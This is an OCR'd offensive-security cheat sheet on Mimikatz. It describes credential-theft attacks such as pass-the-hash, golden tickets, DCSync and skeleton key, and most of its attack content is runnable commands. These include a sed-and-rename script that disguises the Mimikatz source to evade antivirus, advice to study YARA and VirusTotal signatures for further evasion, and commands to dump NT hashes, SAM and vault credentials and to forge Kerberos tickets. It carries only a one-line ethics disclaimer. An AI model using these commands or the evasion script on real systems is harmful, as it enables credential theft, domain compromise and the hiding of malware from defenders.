
mimikatz

Mimikatz is an open-source post-exploitation tool created by Benjamin Delpy designed to gather authentication credentials on Windows systems.

It was originally created as a proof of concept to show Microsoft that its authentication protocols were vulnerable to attack.



Mimikatz is designed to be compiled by the user, but precompiled binaries are available as well as ***metasploit*** and ***PowerShell*** scripts.


```
meterpreter > load mimikatz
```

```
PS C:\> Invoke-Mimikatz.ps1
```

Mimi in French is slang for cute or adorable, thus **Mimikatz** is really just “cute cats”

So what can I do with Mimikatz?

Authenticate to Windows systems with stolen LSASS credentials.



Pass-the-Hash: Password's hash value.

Overpass-the-Hash: Plaintext password.


Pass-the-Ticket: Kerberos tickets.

Pass-the-Key: Kerberos ticket-granting tickets.


Forge Kerberos tickets to gain access to Windows assets.

Golden Ticket Attack: Grants long-term access without the need for credentials.

Silver Ticket Attack: Limited access to a specific service or resource within the domain.



DCSync: Attacker impersonates domain controller and requests password data including NTLM password hashes.



Skeleton Key Attack: Attacker injects a master password into the domain controller, enabling them to authenticate as any user.

Creating your own **Mimikatz** binary ensures that you deploy a version that is not detected by the victim's antivirus software.

```
# example mimikatz obfuscation script

git clone https://github.com/gentilkiwi/mimikatz.git windows
mv windows/mimikatz windows/windows

sed -i -e 's/mimikatz/windows/gI' -e 's/MIMIKATZ/WINDOWS/gI' \
       -e 's/Mimikatz/Windows/gI' -e 's/DELPY/James/gI' \
       -e 's/Benjamin/Troy/gI' \
       -e 's/benjamin@gentilkiwi.com/jtroy@hotmail.com/g' \
       -e 's/creativecommons/python/gI' \
       -e 's/gentilkiwi/MSOffice/gI' -e 's/KIWI/ONEDRIVE/gI' \
       -e 's/Kiwi/Onedrive/gI' \
       -e 's/kiwi/onedrive/gI' $(find windows/ -type f)

find windows/ -type f -name '*mimikatz*' -exec bash -c \
  'mv "$0" "${0/mimikatz/windows}"' {} \;

find windows/ -type f -name '*kiwi*' -exec bash -c \
  'mv "$0" "${0/kiwi/onedrive}"' {} \;
```


Git clone the project repository.

Sed replaces the various strings that may trigger virus or malware detection.

Find and **mv** renames files with words *mimikatz* and *kiwi*.

Explore additional options for **Mimikatz** obfuscation by researching published YARA rules and VirusTotal signatures

Detecting **Mimikatz** can be challenging because *it operates in **memory*** by interacting with and manipulating the contents of a computer's ***volatile data*** rather than relying on the hard disk.



Always use Mimikatz responsibly and with ethics in mind!

MITRE ATT&CK techniques include

Credential Access (TA0006)
- Credential Dumping (T1003)

&

Defense Evasion (TA0005)
- Masquerading (T1036)
- Process Injection (T1055)
- Obfuscated Files or Information (T1027)
- Indicator Removal (T1070)

Discovery (TA0007)
- System Information Discovery (T1082)
- Account Discovery (T1087)

Deploy a Mimikatz binary

```
C:\> .\mimikatz.exe
```

Run the program on Windows

Impersonate a token from SYSTEM

```
mimikatz # token::elevate
```

Debug to adjust memory of other accounts

```
mimikatz # privilege::debug
```

There are many interesting bits of data to dump!

NT hashes

```
sekurlsa::msv
```

Cred Manager

```
vault::cred
```

SAM cache

```
lsadump::sam
```

Domain cache

```
lsadump::cache
```

Pass the hash

```
mimikatz # sekurlsa::logonpasswords
mimikatz # sekurlsa::pth /user:<username> /domain:<domain> /ntlm:<ntlmhash>
/run:cmd
```

Overpass the hash

```
mimikatz # sekurlsa::ekeys
mimikatz # sekurlsa::pth /user:<username> /domain:<domain> /aes256:<aeskey>
/run:cmd
```

Pass the ticket

```
mimikatz # sekurlsa::tickets /export
mimikatz # kerberos::ptt <filename.kirbi>
```

Exploit the Golden Ticket

```
mimikatz # lsadump::lsa /inject /name:krbtgt
mimikatz # kerberos::golden /user:<admin> /domain:
<domain> /sid:<SID> /krbtgt:<ntlmhash> /id:500 /ptt
```

Exploit the Skeleton Key

```
mimikatz # misc::skeleton
```